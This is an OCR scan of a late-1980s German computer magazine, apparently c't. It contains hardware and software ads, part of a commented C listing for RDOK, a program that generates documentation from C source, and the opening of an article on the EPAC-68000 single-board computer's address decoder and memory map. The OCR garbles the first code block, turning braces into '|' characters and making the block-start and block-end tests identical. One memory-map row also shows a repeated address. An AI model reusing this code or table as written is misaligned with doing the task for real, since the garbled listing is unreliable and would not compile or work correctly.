GLEICH PREISWERT MITBESTELLEN: QUARZE- u. OSZILLAT. - OPTO - TRST. - DIODEN - TRIACS - THYRISTOREN - und aus den Serien: 74 - 74 F - 74 S - 74 AS - 74 HC - 74 LS - 74 ALS - 74 HCT - 75 - C/M 40/45 - sowie nahezu alle Bauelemente in Sachen Elektronik !!!

* NUR NACHNAHMEVERSAND AB DM 30.- + VERSANDSPESEN * ZWISCHEN-VK VORBEH. * ERFÜLLUNGSORT/GER.-STD. HMBG.




Maus DM 79,–

TO ENTER!

XT- und AT-Peripherie von MITSUMI. Superqualität zum Superpreis!

Image Scanner
8/16 Punkte Auflösung **DM 738,–**



Keyboard
KPQ – E 99 YC **DM 193,–**

MECHATRONIC SYSTEME GmbH
Industriestraße 12
D-7900 Ulm-Lehr
Tel. (0731) 61364

Floppy Disks
D 509 V/1,2 MB/5¼" **DM 249,–**
D 503 V/360 KB/5¼" **DM 198,–**
D 357 P/720 KB/3½" **DM 278,–**

Weitere Komponenten und Komplettsysteme auf Anfrage. Auch Händleranfragen erwünscht.

```
    if(leerrumpf==1 && *nrest!=0) /* Leerrumpfmerker u. Restelem. */
       return((char *)NULL); /* Rueckgabe : Leerrumpf */
    else  | /* Kein Leerrumpf */
       /* ----- Zeilenende einkopieren, Return: Buffer */
       *bp = '\n';
       return(buf);  /* Rueckgabe : Buffer */
       |
    |

    /* ===================== zeilenteil ========================== */
    /* Funktionsumfang:
       Suchen des naechsten Zeilenteils.
          - Schluesselworte werden von einem Zeichen ungleich
            "letter" beendet.
          - Kommentarstart und Kommentarende C-Standard
          - Restworte werden durch "letter" beendet, wenn sie
            mit ungleich "letter" begonnen haben, und durch
            ungleich "letter" beendet, wenn sie mit "letter"
            begonnen haben.

       Eingabedaten:
            *tstart = Zeiger (char *) auf Start Suche im Zeilenrumpf
            altkomm = Alter Kommentar beendet (int) 0/1

       Ausgabedaten:
            *laenge = Anzahl der Bytes (int *) des Zeilenteils

       Rueckgabe :
            Code fuer Zeilenteil (int) */

    zeilenteil(tstart,altkomm,laenge)
    char *tstart;
    int altkomm,*laenge;
    |
    register int i;
    int code;
    char *c1;
    static char aletter = '\n'; /* Endekennung eines Schlwortes */

    if(altkomm != 0) |  /* Unbeendeter Kommentar */
       /* Kommentarende suchen */
       if(scomp("*/",tstart) == 0) | /* Kommentarende erkannt */
          /* ----- Code und Laenge uebergeben */
          code = KOMENDE;
          *laenge = 2;
          |
       else if(*tstart == '\n')  | /* Zeilenende erkannt */
          /* ----- Code und Laenge uebergeben */
          code = ZEILENENDE;
          *laenge = 1;
          |
       else |  /* Kommentarrumpf erkannt */
          /* ----- Kommentarende oder Zeilenende suchen */
          c1 = tstart;
          while(*(++c1) != '\n')  |  /* Ungleich Zeilenende */
             /* ----- Bis ev. Zeilenende suchen */
             if(scomp("*/",c1) == 0)  /* Kommentarende */
                break; /* Schleifenabbruch */
             |
          *laenge = c1-tstart;
          code = KOMRUMPF;  /* Kommentarrumpfmerker */
          |
       |
    else  | /* Kein unbeendeterKommentar */
       /* ----- Schluesselworte und Kommentare suchen */
       if(*tstart == '\n')  | /* Zeilenende erkannt */
          /* ----- Code und Laenge uebergeben */
          code = ZEILENENDE;
          *laenge = 1;
          aletter = '\n';
          |
       else if(scomp("/*",tstart) == 0)  | /* Kommentarstart erkannt */
          /* ----- Code und Laenge uebergeben */
          code = KOMSTART;
          *laenge = 2;
          aletter = '*';
          |
       else if(*tstart == '|')  | /* Klammer "|" erkannt */
          /* ----- Code und Laenge uebergeben */
          code = BLOCKSTART;
          *laenge = 1;
          aletter = '|';
          |
       else if(*tstart == '|')  | /* Klammer "|" erkannt */
          /* Code und Laenge uebergeben */
          code = BLOCKENDE;
          *laenge = 1;
          aletter = '|';
          |
       else if(*tstart=='"' && aletter!='\'')  | /* Stringstart */
          /* ----- String als Rest-Zeichenkette abarbeiten */
          c1 = tstart+1;
          aletter = '"';
          while(*c1 != '"')  | /* Kein zweites Anfuehrungszeichen */
             /* ----- Bypass String */
             if(*c1 == '\n')  | /* Zeilenende erkannt */
                /* ----- Sonderbehandlung durch unbeendeten String */
                c1--;
                aletter = '\n';
                break; /* Schleifenabbruch */
                |
             c1++;
             |
          code = REST; /* Rest-Merker */
          *laenge = c1-tstart+1; /* Laenge des Strings */
          |
       else if(letter(aletter)!=0  /* Letz. Zeichen nicht Typ letter */
             &&(i=schlwort(tstart,&code))!=0)|/* Schl.-Wort erkannt */
          /* ----- Laenge uebergeben */
          *laenge = i; /* Laenge Schluesselwort */
          aletter = *(tstart+i-1);
          |
       else |  /* Rest-Zeichen, Laenge immer 1 */
          /* ----- Code und Laenge uebergeben */
          code = REST;
          *laenge = 1;
          aletter = *tstart;
          |
       |
    return(code);  /* Rueckgabe : Code fuer Zeilenteil */
    |


    /* ===================== schlwort ============================ */
    /* Funktionsumfang:
          Test auf C-Schluesselwort in einem String

       Eingabedaten:
            *str  = Zeiger auf den zu untersuchenden String (char *)

       Ausgabedaten:
            *code = Code des gefundenen Schluesselwortes (int *)

       Rueckgabe :
            Laenge des gefundenen Schluesselwortes (int)
            0, wenn kein Schluesselwort gefunden wurde. In diesem
            Fall wird *code auch nicht veraendert.        */

    schlwort(str,code)
    char *str;
    int *code;
    |

    static char *schlw[] = {"if","else","while","for","do",
                            "continue","break","return","goto","case",
                            "switch","default","main"};
    register int i,match,lang;
    char *c1;

    match = 0;  /* Merker kein Schluesselwort */
    for(i=0;i<13;i++)  | /* Alle Schluesselworte */
       /* ----- Test auf Uebereinstimmung mit Schluesselwort */
       lang = strlen(schlw[i]);  /* Laenge Schluesselwort */
       if(scomp(schlw[i],str)==0 && letter(*(str+lang))!=0) | /* Schluesselw.*/
          /* ----- Merker und Code setzen */
          match = 1;  /* Merker Schluesselwort setzen */
          *code = i+20;  /* Offset 20 in defines fuer Codes */
          break; /* Schleifenabbruch */
          |
       |
    if(match == 0)  | /* Bisher kein Schluesselwort gefunden */
       /* ----- Test auf Label */
       if(letter(*str) == 0)  | /* 1.Zeichen Typ letter */
          /* ----- Auf Label untersuchen */
          for(i=2,c1=str+1;*c1!='\n';i++,c1++)  | /* Bis Z.Ende */
             /* ----- Bis ev. \n suchen */
             if(*c1 == ':')  | /* Ende Label */
                /* ----- Merker Label und Code setzen */
                match = 1;  /* merker Schluesselwort */
                *code = LABEL;
                lang = i;
                break; /* Schleifenabbruch */
                |
             if(letter(*c1) != 0) /* Typ ungleich letter */
                break; /* Schleifenabbruch */
             |
          |
       |
    if(match == 1)  /* Schluesselwort gefunden */
       return(lang);  /* returns: Laenge des Schluesselwortes */
    else  /* Kein Schluesselwort gefunden */
       return(0);  /* returns: 0, wenn kein Schluesselwort */
    |


    /* ===================== letter ============================== */
    /* Funktionsumfang:
          Erkennen der Zeichen vom Typ letter :
          _, a..z, A..Z, 0..9

       Eingabedaten:
            z (char) = Zu untersuchendes Zeichen

       Ausgabedaten:

       Rueckgabe :
            0 (int) wenn Zeichen vom Typ "letter
            -1(int) wenn Zeichen nicht vom Typ "letter"  */

    letter(z)
    char z;
    |
    if(z=='_' || (z>='a'&&z<='z') || (z>='A'&&z<='Z') || (z>='0'&&z<='9')) /* Zeic
    hentyp "letter" */
       return(0); /* Rueckgabe : Typ letter */
    else  /* Zeichen nicht vom Typ "letter" */
       return(-1); /* Rueckgabe : Nicht letter */
    |


    /* ===================== scomp ============================== */
    /* Funktionsumfang:
          Vergleich eines Strings mit einem zweiten String.
          Der erste String muss nullterminiert sein.

       Eingabedaten:
            *str1 = Zeiger vom Typ (char *) auf den ersten String
            *str2 = Zeiger vom Typ (char *) auf den zweiten String
```

```
    Ausgabedaten:
        -

    Rueckgabe :
        (int) 0 = Strings identisch
        (int)-1 = Strings nicht identisch  */

scomp(str1,str2)
char *str1,*str2;
{

char c;
while((c=*(str1++)) != 0) {  /* Kein Stringende */
   /* ----- Strings zeichenweise vergleichen */
   if(c != *(str2++)) /* String1 ungleich String2 */
      return(-1);  /* Return: Strings ungleich */
   }
return(0);  /* Return: Strings gleich */
}


/* ==================== boldface ============================ */
/* Funktionsumfang:
        In einen String werden Steuerzeichen zum Ein- bzw. Ausschalten
        des hervorgehobenen Drucks beim Drucher STAR SR-XX einkopiert

    Eingabedaten:
        start = 0/1 (int) 0: Stop-, 1: Startsequenz

    Ausgabedaten:
        **str  : Veraenderter Zeiger auf einen Zeiger auf den String

    Rueckgabe :
        -                 */

boldface(str,start)
char **str;
int start;
{

if(start == 1)  { /* Startsequenz */
   /* ----- Startsequenz einkopieren */
   *((*str)++) = 0x1B;
   *((*str)++) = 'G';
   }
else  { /* Stopsequenz */
   /* ----- Stopsequenz einkopieren */
   *((*str)++) = 0x1B;
   *((*str)++) = 'H';
   }
}
```

```
/* ==================== writeln ============================== */
/*      Funktionsumfang:
          Realisierung der OS-9-Function writeln unter MEGAMAX-TOS

        Eingabedaten:
          kan : Kanalnummer (int) (UNIX-Ausgabekanal)
          buf : Zeiger auf auszugebende Characters (char *)
          anz : Maximale Anzahl der Ausgabebytes (int)

        Rueckgabe :
          0 (int)   */

writeln(kan,buf,anz)
int kan,anz;
char *buf;
{
int i;
for(i=0;i<anz;i++) { /* Maximal anz Bytes */
   /* ----- Einzelbyteausgabe mit Check auf \n */
   write(kan,buf,1); /* Ausgabe des naechsten Einzelbytes */
   if(*(buf++) == '\n') /* Byte == \n */
      break; /* Schleifenabbruch vorzeitig */
   }
return(0);  /* Uebergabe Status OK */
}
```

RDOK erstellt automatisch aus jedem C-Programm eine Dokumentations-Datei, die (bei entsprechender Kommentierung des Programms) den Programmablauf vollständig beschreibt. ct

BSP

Die Sprache. C.

MS-Quick-C - blitzschnelle, flexible, integrierte C-Entwicklungsumgebung mit vollem Funktionsumfang, kompatibel zu MS-C 5.0. Bestehend aus einem bildschirmorientierten, WordStar-kompatiblen Editor, einem Compiler, Linker, Sourcecode-Debugger, MAKE-Funktionen. Es werden vier Speichermodelle unterstützt: small, compact, medium und large.

MS-C Version 5.0 - optimierender Compiler, enthält auch den MS-Quick-C Compiler für schnelle Entwicklung und den MS-Code View-Debugger für optimales Debugging. Die Funktions-Bibliothek wurde durch umfangreiche Grafikroutinen erweitert, und die Geschwindigkeit des Linkers wurde um das Zweifache erhöht. Erweiterte Fehlermeldungen und ausführliche Dokumentation zum Mixed-Language Programmieren runden die neue Version ab.

und **Die Tools** dazu.

BKS Graph - C-Implementierung des Grafikstandards GKS. Erhältlich für die Levels 0A, 0B und 2B.
BKS Lister - Listen- und Formularverwaltung, variable Druckeranpassung, für MS-C und Lattice C.
BKS STOP PLUS - Paket bestehend aus BKS WINDOW (Maskengenerator, Bildschirmhandling, Tastaturtreiber, etc.) und BKS ISAM (B-Baum ISAM und SORT) für MS-C und Lattice C. Auch mit Source erhältlich.
C-Tree - B-Baum orientierte ISAM-Datenverwaltung mit komplettem Sourcecode für MS-C und Lattice C.
dBC III Plus - C-Funktionsbibliothek für dBASE III Plus Dateizugriffe. Bildschirm- und Windowhandling, Grafik- und Statistikfunktionen und eine stand-alone ISAM-Datenverwaltung.
Greenleaf Comm Lib - Library für asynchrone Kommunikation mit Sourcecode.
Greenleaf Functions - 200 C Funktionen (z.B. BIOS, DOS) mit Sourcecode.
PforCe - C-Bibliothek mit Header- und Datenbankdateien und Programmierwerkzeugen für MS-C 3.0 und 4.0.
R-Tree - Reportgenerator mit Sourcecode. Keine Runtime-Lizenzen erforderlich.
Windows for C - integrierte Windowfunktionen zur Bildschirm-Verwaltung.
Windows for Data - Window- und Menüfunktionen für MS-C 5.0 und MS-Quick-C. Erhältlich mit oder ohne Source.


erwähnte Warenzeichen: MS-Quick-C, MS-C 5.0 (Microsoft Inc.); BKS Graph, Lister, Stop Plus (BKS GmbH); C-Tree, R-Tree (Faircom); dBC III Plus (Lattice Inc.); Greenleaf Comm Lib, Greenleaf Function (Greenleaf Software); PforCe (Phoenix Computer Products); Windows for C, Windows for Data (Vermont Creative Software)

QUALITÄTSSOFTWARE FÜR MIKROCOMPUTER VOM DISTRIBUTOR MIT KNOW-HOW:

BSP

BSP THOMAS KRUG WEISSENBURGSTR. 49
D-8400 REGENSBURG FAX: 0941 / 793969
TEL: 0941 / 792014 TLX: 652510 krug d

BSP AUSTRIA GES.m.b.H.
AUHOFSTRASSE 84 / 3 / 29 A-1130 WIEN
TEL: 0222/8284276 TLX: 134271 TELEBOX: BSPA



Der größere Zwerg

EPAC-68000 – Teil 1: Die Schaltung

Martin Hansel, Johannes Assenbaum

Unter dem Titel 'Zwergenaufstand' haben wir vor knapp anderthalb Jahren unseren Einplatinen-Allzweck-Computer mit 68008-CPU vorgestellt, den EPAC-68008, dessen größter Vorzug seine Kleinheit ist – der 'Zwerg' belegt nur wenig mehr als eine halbe Einfach-Europaplatine. Sein begrenzter Speicher und schlechte Erweiterbarkeit wiesen ihn jedoch in recht enge Grenzen, die wir nun sprengen wollen: Der EPAC-68008 bekommt einen größeren Bruder, den EPAC-68000.

Die 'ganz große 68000-Power', sprich einen 32-Bit-Prozessor, besitzt der EPAC-68000 zwar nicht, markante Neuerungen gegenüber unseren bisherigen Einplatinencomputern mit CPUs aus der 680xx-Familie, der KAT-Ce (68000) und dem EPAC-68008 (68008) gibt es dennoch genug. Augenfällig sind zunächst die 32poligen Sockel für die Megabit-EPROMs und – so man sie dereinst wirklich kaufen kann – gleich großen RAMs, mit denen sich dann insgesamt fünf viertel Megabyte Speicher auf die Platine pferchen lassen. Ebenso unübersehbar ist die Batterie, die den Speicherdaten über stromlose Zeiten hilft, und der, wo sie schon da war, auch gleich eine Echtzeituhr 'angehängt' wurde (oder war es umgekehrt . . .?).

Nicht ganz so offensichtlich sind die Änderungen im Port-Bereich. Neu im System ist neben der bereits genannten Uhr noch der für professionellen Stand-alone-Einsatz fast unentbehrliche Wachhund (englisch: Watchdog), der der CPU 'eins auf die Mütze gibt', wenn sie einmal ins 'Nirwana' entschwunden ist. Die Parallelports des PI/T 68230 haben Treiber und der Port-Steckverbinder des EPAC-68008 hat eine dritte Pinreihe bekommen; der EPAC-68000 paßt damit unmittelbar ins P-Bus-Konzept der neueren RTOS-UH-Implementierungen. Und die beiden seriellen Ports (DUART 68681) sind nicht mehr ausschließlich für den Einsatz als V.24-Schnittstellen ausgelegt.


Der letzte bedeutende Unterschied zwischen dem EPAC-68000 und seinen älteren 'Kollegen' wird alle die erfreuen, die schon immer über die Begrenztheit von Einplatinensystemen geklagt haben: Ein Erweiterungsstecker mit den (ungepufferten) CPU-Signalen und einer dem c't68000 entlehnten Pinbelegung macht die intern unbenutzten Megabytes – rund 14 an der Zahl – extern verfügbar.

Decodi . . .

Die gesamte Ansteuerung der Speicher und Port-Bausteine einschließlich der Schutzschaltungen für den 'Batteriebetrieb' der RAMs steckt beim EPAC-68000 in nur vier ICs (darunter ein PAL). Sie ist dabei durchaus nicht träge ausgefallen – die Worst-Case-Zugriffszeit beträgt laut Datenbüchern immerhin 105 Nanosekunden bei 12,5 MHz Systemtakt (A-PAL), so daß man selbst bei dieser Taktfrequenz noch mit 'normalschnellen' Speichern auskommt.

Der Weg zu diesen Werten führt über eine etwas ungewöhnliche Selektionslogik: Alle Select-Signale außer dem für den Watchdog werden vom Adreßdecoder (IC4, PAL 20L8, und IC8, 74HCT138) zunächst ohne Rücksicht auf die Strobes des 68000 ($\overline{AS}$, $\overline{LDS}$ und $\overline{UDS}$) erzeugt. Deren Einfluß gilt vielmehr den Signalen $\overline{ReadH/L}$ und $\overline{WriteH/L}$ (via IC6, 74HCT139), was für die Speicher und den Uhrenbaustein ausreicht, die ohne diese Signale nach außen hin gar nicht aktiv werden können. Lediglich die Selects für DUART und PI/T benötigen die Verknüpfung mit einem der Strobes (hier: $\overline{LDS}$) – das dafür eingesetzte IC9, ein 74LS- oder -HCT138, ist das am schlechtesten ausgenutzte der ganzen Schaltung.

Wie die Auswahllogik selbst zeigt auch die 'Memory Map', die Aufteilung des CPU-Adreßraums, nicht ganz übliche Eigenheiten. Bei den RAM-Bereichen (in der Tabelle mit RAM0. . .2 bezeichnet) sieht erst einmal alles noch ganz normal aus; sie werden der Chip-Größe entsprechend aufeinanderfolgend adressiert. (Daß 'RAM2' in Klammern steht, möge Sie bitte einstweilen nicht stören. Ich werde des Rätsels Lösung nachreichen.) Daß nun aber RAM3 nicht an RAM2 anschließt, sondern an das obere Ende des Adreßraums verbannt wird, und statt dessen das EPROM – für gewöhnlich hinter allem RAM angesiedelt – ins erste MByte 'abrutscht', hat



Die CPU und ihre 'engsten Vertrauten', ohne die nichts geht: Adreßdecoder, Interrupt-Encoder, Reset- und Überwachungsschaltungen.

einen ebenso einfachen wie triftigen Grund: Die gewünschten Adreßbereiche für die EPAC-internen Baugruppen waren mit der minimierten Decoderschaltung nicht anders zu erreichen.

... decoda

Das Haupthindernis dabei ist, daß die 68000-CPU nach einem Reset ihre Startvektoren aus den ersten acht Speicherbytes holt (Adressen $0...7). Da das normalerweise dort ansässige RAM meistens keine geeigneten Daten liefern kann, zumindest nach dem Einschalten nicht, lenkt man diese Zugriffe aufs EPROM um. Dessen Select-Logik muß also ihren Ausgang aktivieren, wenn der Adreßbereich $0...7 oder der eigentliche EPROM-Bereich verlangt wird.

Diese Aufgabe kann der Adreßdecoder des EPAC-68000 aber nur dann erfüllen, wenn die Adreßleitung A23 am Eingang C von IC8 in beiden Fällen denselben Pegel führt. Daß es 0-Pegel sein muß, ist durch den (nicht veränderbaren) Bereich $0...7 festgelegt; das EPROM kann folglich nur in der unteren Hälfte des 16-MByte-Adreßraums korrekt angesprochen werden. Ähnlich unflexibel stellt sich der Decoder auch bei den Port-ICs (außer Watchdog) und RAM3 an – sie müssen immer in den oberen acht Megabytes zu finden sein. RAM3 konnte zudem nur für 128-KByte-Chips ausdekodiert werden (32-KByte-Speicher erscheinen vierfach gespiegelt).

Im Standard-PAL (siehe Listing) sind die Ports und RAM 3 bis auf eine Ausnahme im letzten MByte des Adreßraums zusammengefaßt. Die Ausnahme stellt der Watchdog dar, der als einziger Port des EPAC-68000 nur vom PAL, das heißt ohne Sorgen um A23, adressiert wird. Er ist so gelegt, daß die Wahrscheinlichkeit eines (unerwünschten) zufälligen Zugriffs bei 'abgehender' CPU sehr gering ist.


Alles in allem sind genau 14,25 MByte für beliebige externe Erweiterungen frei. Ohne das Megabyte, in dem der Watchdog haust, und auf ganze MBytes abgerundet, bleiben zwei große zusammenhängende Blöcke von vier und neun freien MBytes, die man (gegebenenfalls mit externen Bustreibern) nach Herzenslust zu Speicher-'Massengräbern' umfunktionieren darf.

Die intern gleichfalls ungenutzten 64-KByte-Bereiche ab $F40000, $F50000 und $F70000 erfahren eine Sonderbehandlung. Sie werden bereits auf der Karte ausdekodiert; unter Ausnutzung der zugehörigen Select-Signale (IC9, Ausgänge $\overline{\text{ASYNC}}$ und $\overline{\text{SYNC1/2}}$) kann man auf die schnelle einzelne Zusatz-Ports 'nachstricken', ohne erst einen Adreßdecoder entwerfen und aufbauen zu müssen. Dabei gelten allerdings gewisse Einschränkungen: Zum einen ist die Art der Zugriffe festgelegt – im Bereich $F4xxxx auf asynchron mit externem $\overline{\text{DTACK}}$ und in den beiden anderen auf synchron ($\overline{\text{VPA}}$ vom PAL). Des weiteren dürfen die Bereiche $F4xxxx und $F5xxxx ohne zusätzliche externe Dekodierung nicht gleichzeitig belegt sein, da infolge der Umschaltung durch $\overline{\text{VMA}}$ (Eingang C von IC9) immer zunächst der $\overline{\text{ASYNC}}$-Ausgang aktiviert wird. Und schließlich darf man sich nicht scheuen, für diese Extra-Selects den Lötkolben direkt an den betreffenden Pins von IC9 anzusetzen, denn anderswo stehen sie leider nicht zur Verfügung.

Adreßraumaufteilung

Bereich	Baugruppe	Zugriffsbestätigung
$000000 ... $00FFFF	RAM0 (32 KB)	DTACK vom PAL
$010000 ... $01FFFF	RAM1 (32 KB)	DTACK vom PAL
$020000 ... $02FFFF	(RAM2) (32 KB)	DTACK vom PAL
$030000 ... $0BFFFF	frei	extern
$000000 ... $03FFFF	RAM0 (128 KB)	DTACK vom PAL
$040000 ... $07FFFF	RAM1 (128 KB)	DTACK vom PAL
$080000 ... $0BFFFF	(RAM2) (128 KB)	DTACK vom PAL
$0C0000 ... $0FFFFF	EPROM	DTACK vom PAL
$100000 ... $54FFFF	frei	extern
$550000 ... $55FFFF	Watchdog	DTACK vom PAL
$560000 ... $EFFFFF	frei	extern
$F00000 ... $F1FFFF	DUART	DTACK vom DUART
$F20000 ... $F3FFFF	PI/T	DTACK vom PI/T
$F40000 ... $F4FFFF	externe I/O	externes DTACK*)
$F50000 ... $F5FFFF	externe I/O	VPA vom PAL*)
$F60000 ... $F6FFFF	RTC	DTACK vom PAL
$F70000 ... $F7FFFF	externe I/O	VPA vom PAL
$F60000 ... $FBFFFF	frei	extern
$FC0000 ... $FFFFFF	(RAM3)	DTACK vom PAL

*) nur alternativ zu benutzen



32polige Speichersockel sind in 68000-Rechnern fast schon Standard. Von der Erweiterungsleiste mit praktisch allen CPU-Signalen kann man das nicht unbedingt behaupten.

Ein Wachhund?

War eine genaue Vorstellung von dem Begriff 'Watchdog' zum Verständnis der bisherigen Erläuterungen noch nicht unbedingt erforderlich, geht es jetzt nicht mehr ohne. Denn der Baustein MAX 691 (IC2), der im EPAC-68000 diesen Dienst verrichtet, ist ein ganz schön ausgefuchstes Teil und kann beileibe nicht nur auf 'Frauchen' CPU aufpassen.

